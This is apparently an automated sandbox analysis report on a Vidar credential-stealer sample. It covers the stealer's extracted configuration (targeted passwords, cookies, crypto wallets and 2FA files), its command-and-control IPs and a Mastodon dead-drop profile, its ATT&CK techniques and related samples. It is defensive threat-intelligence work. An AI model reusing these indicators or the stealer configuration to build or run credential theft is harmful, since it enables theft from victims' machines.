ID: 491602
Sample Name:
cYKFZFK0Rg.exe
Cookbook: default.jbs
Time: 18:32:41
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report cYKFZFK0Rg.exe

Overview


General Information

Sample Name:	cYKFZFK0Rg.exe
Analysis ID:	491602
MD5:	e9441b756f99ee3.
SHA1:	8fe649e6bc86840.
SHA256:	f811cfc4610369a..
Tags:	ArkeiStealer exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an ic…
- Yara detected Vidar
- Yara detected Vidar stealer
- Tries to steal Crypto Currency Wallets
- Tries to harvest and steal Putty / Wi…
- Machine Learning detection for samp…
- Found many strings related to Crypt…
- Tries to harvest and steal browser in…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- cYKFZFK0Rg.exe (PID: 5468 cmdline: 'C:\Users\user\Desktop\cYKFZFK0Rg.exe' MD5: E9441B756F99EE3ADF804214119C1FA1)
  - WerFault.exe (PID: 2736 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 868 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4116 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 888 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6336 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 896 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6548 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 1104 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6280 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 1516 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1044 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 2028 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4760 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 2036 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5768 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 2052 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Vidar

```
{
  "Saved Password": "1",
  "Cookies": "1",
  "Wallet": "1",
  "Internet History": "1",
  "Telegram": "1",
  "Screenshot": "1",
  "Grabber": "1",
  "Max Size": "250",
  "Search Path": "%DESKTOP%\\",
  "Extensions": [
    "*.txt",
    "*.dat",
    "*wallet*.*",
    "*2fa*.*",
    "*backup*.*",
    "*code*.*",
    "*password*.*",
    "*auth*.*",
    "*google*.*",
    "*utc*.*",
    "*UTC*.*",
    "*crypt*.*",
    "*key*.*"
  ],
  "Max Filesize": "50",
  "Recusrive Search": "true",
  "Ignore Strings": "movies:music:mp3"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Vidar_2	Yara detected Vidar	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.311702694.000000000606000.00000004.00000020.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000000.446958063.00000000005EF000.00000004.00000020.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000000.310964410.000000000400000.00000040.00020000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000001.00000000.341471201.00000000005EF000.00000004.00000020.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000000.316342513.0000000002A60000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Click to see the 47 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.cYKFZFK0Rg.exe.2a60174.20.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.0.cYKFZFK0Rg.exe.3010000.24.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.0.cYKFZFK0Rg.exe.3010000.30.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.0.cYKFZFK0Rg.exe.400000.25.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.0.cYKFZFK0Rg.exe.400000.0.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Click to see the 69 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Stealing of Sensitive Information:

Yara detected Vidar

Yara detected Vidar stealer

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Vidar

Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 2	Masquerading 1 1	OS Credential Dumping 1	Security Software Discovery 1	Remote Services	Data from Local System 3	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
cYKFZFK0Rg.exe	25%	Virustotal		Browse
cYKFZFK0Rg.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\freebl3.dll	0%	Metadefender		Browse
C:\ProgramData\freebl3.dll	0%	ReversingLabs		
C:\ProgramData\mozglue.dll	3%	Metadefender		Browse
C:\ProgramData\mozglue.dll	0%	ReversingLabs		
C:\ProgramData\msvcp140.dll	0%	Metadefender		Browse
C:\ProgramData\msvcp140.dll	0%	ReversingLabs		
C:\ProgramData\nss3.dll	0%	Metadefender		Browse
C:\ProgramData\nss3.dll	0%	ReversingLabs		
C:\ProgramData\softokn3.dll	0%	Metadefender		Browse
C:\ProgramData\softokn3.dll	0%	ReversingLabs		
C:\ProgramData\vcruntime140.dll	0%	Metadefender		Browse
C:\ProgramData\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\softokn3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\softokn3[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\mozglue[1].dll	3%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\mozglue[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\vcruntime140[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\vcruntime140[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\freebl3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\freebl3[1].dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.cYKFZFK0Rg.exe.2a60174.2.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.2a60174.35.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.2a60174.20.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.3010000.36.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.3010000.18.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.2a60174.32.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.3010000.15.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.2a60174.23.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.2a60174.5.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.3010000.12.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.3010000.30.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.2a60174.11.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.2a60174.8.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.3010000.27.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.2a60174.29.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.2a60174.17.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.2a60174.14.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.3010000.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.3010000.21.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.3010000.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.3010000.24.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.2a60174.26.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.0.cYKFZFK0Rg.exe.3010000.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.cYKFZFK0Rg.exe.3010000.33.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
mas.to	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://23.88.105.196/nss3.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dll4	0%	Avira URL Cloud	safe	
http://microsoft.co	0%	URL Reputation	safe	
http://23.88.105.196/1013	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://23.88.105.196/msvcp140.dllQ)G	0%	Avira URL Cloud	safe	
http://23.88.105.196/freebl3.dll	0%	Avira URL Cloud	safe	
http://https://mas.to	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dllyuG	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0	0%	Avira URL Cloud	safe	
http://https://mas.to;	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dllgGu	0%	Avira URL Cloud	safe	
http://crl.m&	0%	Avira URL Cloud	safe	
http://https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to	0%	Avira URL Cloud	safe	
http://23.88.105.196/msvcp140.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/vcruntime140.dllgc	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/softokn3.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/freebl3.dllQu	0%	Avira URL Cloud	safe	
http://23.88.105.196/GN46WT4N9GWA0LWA3Ur	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://23.88.105.196/msvcp140.dllb3	0%	Avira URL Cloud	safe	
http://23.88.105.196/vcruntime140.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/softokn3.dll196/freebl3.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/	0%	Avira URL Cloud	safe	
http://23.88.105.196/vcruntime140.dll~p	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dll=u	0%	Avira URL Cloud	safe	
http://23.88.105.196/msvcp140.dllu	0%	Avira URL Cloud	safe	
http://https://media.mas.to	0%	Avira URL Cloud	safe	
http://https://mas.to/@killern0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mas.to	88.99.75.82	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://23.88.105.196/nss3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/1013	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/freebl3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/msvcp140.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/mozglue.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/softokn3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/vcruntime140.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/	false	• Avira URL Cloud: safe	unknown
http://https://mas.to/@killern0	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.75.82	mas.to	Germany		24940	HETZNER-ASDE	false
23.88.105.196	unknown	United States		18978	ENZUINC-US	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491602
Start date:	27.09.2021
Start time:	18:32:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	cYKFZFK0Rg.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.winEXE@9/44@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.99.75.82	T6zZFfRLqs.exe	Get hash	malicious	Browse	
	nY67wl47QZ.exe	Get hash	malicious	Browse	
	OfE705GyPZ.exe	Get hash	malicious	Browse	
	W7fb1ECIQA.exe	Get hash	malicious	Browse	
	R9LbEnlk0s.exe	Get hash	malicious	Browse	
	7XmWGse79x.exe	Get hash	malicious	Browse	
	m5W1BZQU4m.exe	Get hash	malicious	Browse	
	hHsIHUGICB.exe	Get hash	malicious	Browse	
	NOgYb2fHbO.exe	Get hash	malicious	Browse	
	VwDvbAowp0.exe	Get hash	malicious	Browse	
	lXy3MnXJ83.exe	Get hash	malicious	Browse	
	SebwAujas5.exe	Get hash	malicious	Browse	
	nxW9yUgdYM.exe	Get hash	malicious	Browse	
	cxBR3cCGTw.exe	Get hash	malicious	Browse	
	k5THcVgINl.exe	Get hash	malicious	Browse	
	b2i2IopgOC.exe	Get hash	malicious	Browse	
	G2BPn4a7o1.exe	Get hash	malicious	Browse	
	qOsClQD1uR.exe	Get hash	malicious	Browse	
	NC7bm1PoKj.exe	Get hash	malicious	Browse	
	p0FDRanFUE.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mas.to	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 88.99.75.82
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnlk0s.exe	Get hash	malicious	Browse	• 88.99.75.82

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7XmWGse79x.exe	Get hash	malicious	Browse	• 88.99.75.82
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 88.99.75.82
	hHsIHUGICB.exe	Get hash	malicious	Browse	• 88.99.75.82
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 88.99.75.82
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 88.99.75.82
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 88.99.75.82
	SebwAujas5.exe	Get hash	malicious	Browse	• 88.99.75.82
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 88.99.75.82
	cxBR3cCGTw.exe	Get hash	malicious	Browse	• 88.99.75.82
	k5THcVgINl.exe	Get hash	malicious	Browse	• 88.99.75.82
	b2i2lopgOC.exe	Get hash	malicious	Browse	• 88.99.75.82
	G2BPn4a7o1.exe	Get hash	malicious	Browse	• 88.99.75.82
	qOsClQD1uR.exe	Get hash	malicious	Browse	• 88.99.75.82
	NC7bm1PoKj.exe	Get hash	malicious	Browse	• 88.99.75.82
	p0FDRanFUE.exe	Get hash	malicious	Browse	• 88.99.75.82

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 88.99.75.82
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnIk0s.exe	Get hash	malicious	Browse	• 88.99.75.82
	qOthJCpJ8E.exe	Get hash	malicious	Browse	• 135.181.21 1.109
	7XmWGse79x.exe	Get hash	malicious	Browse	• 88.99.75.82
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 88.99.75.82
	hHsIHUGICB.exe	Get hash	malicious	Browse	• 88.99.75.82
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 88.99.75.82
	vKTd7I2OdfBzkW2.exe	Get hash	malicious	Browse	• 136.243.159.53
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 88.99.75.82
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 88.99.75.82
	SebwAujas5.exe	Get hash	malicious	Browse	• 88.99.75.82
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 88.99.75.82
	Ov3tXE6rdw.exe	Get hash	malicious	Browse	• 168.119.93.163
	cxBR3cCGTw.exe	Get hash	malicious	Browse	• 88.99.75.82
	Confirmation de cdeclient_5045009.xlsx	Get hash	malicious	Browse	• 168.119.93.163
	KI7JhXnhm9.exe	Get hash	malicious	Browse	• 136.243.159.53
	k5THcVgINl.exe	Get hash	malicious	Browse	• 88.99.75.82
ENZUINC-US	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 23.88.105.196
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 23.88.105.196
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 23.88.105.196
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 23.88.105.196
	R9LbEnIk0s.exe	Get hash	malicious	Browse	• 23.88.105.196
	7XmWGse79x.exe	Get hash	malicious	Browse	• 23.88.105.196
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 23.88.105.196
	hHsIHUGICB.exe	Get hash	malicious	Browse	• 23.88.105.196
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 23.88.105.196
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 23.88.105.196
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 23.88.105.196
	SebwAujas5.exe	Get hash	malicious	Browse	• 23.88.105.196
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 23.88.105.196
	cxBR3cCGTw.exe	Get hash	malicious	Browse	• 23.88.105.196
	k5THcVgINl.exe	Get hash	malicious	Browse	• 23.88.105.196
	b2i2lopgOC.exe	Get hash	malicious	Browse	• 23.88.105.196
	G2BPn4a7o1.exe	Get hash	malicious	Browse	• 23.88.105.196
	qOsClQD1uR.exe	Get hash	malicious	Browse	• 23.88.105.196
	NC7bm1PoKj.exe	Get hash	malicious	Browse	• 23.88.105.196
	p0FDRanFUE.exe	Get hash	malicious	Browse	• 23.88.105.196

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 88.99.75.82
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 88.99.75.82
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnIk0s.exe	Get hash	malicious	Browse	• 88.99.75.82
	payment confirmation.exe	Get hash	malicious	Browse	• 88.99.75.82
	recital-239880844.xls	Get hash	malicious	Browse	• 88.99.75.82
	Unreal.exe	Get hash	malicious	Browse	• 88.99.75.82
	Silver_Light_Group_DOC03027321122.exe	Get hash	malicious	Browse	• 88.99.75.82
	7XmWGse79x.exe	Get hash	malicious	Browse	• 88.99.75.82
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 88.99.75.82
